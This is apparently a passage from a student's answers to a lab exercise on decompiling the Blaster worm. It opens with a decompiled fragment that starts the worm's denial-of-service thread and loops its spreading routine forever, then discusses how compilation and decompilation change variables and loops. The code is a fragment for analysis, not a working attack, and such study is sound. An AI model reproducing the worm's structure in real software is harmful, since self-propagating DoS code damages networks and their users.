  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,blaster_DOS_thread,(LPVOID)0x0,0,&DStack_3
}
do {
  blaster_spreader();
} while( true );
```

The compiled code introduced many intermediate and temporary variables to hold the results of function calls. Loops have also been optimized like the for loop for speading the worm being changed to a while loop.

7. In addition to temporary variables and control structures, what other differences do you see in the decompiled code?

The Decompiled code shows a lot of the more complicated operations (for loops, variables that store function returns, temp variables, etc) being slimmed down into simpler and operationally more effcient statements. A lot of the differences are how either the compiler optimizes the code by changing the way the programn is structured or how the decompiler interprets instructions.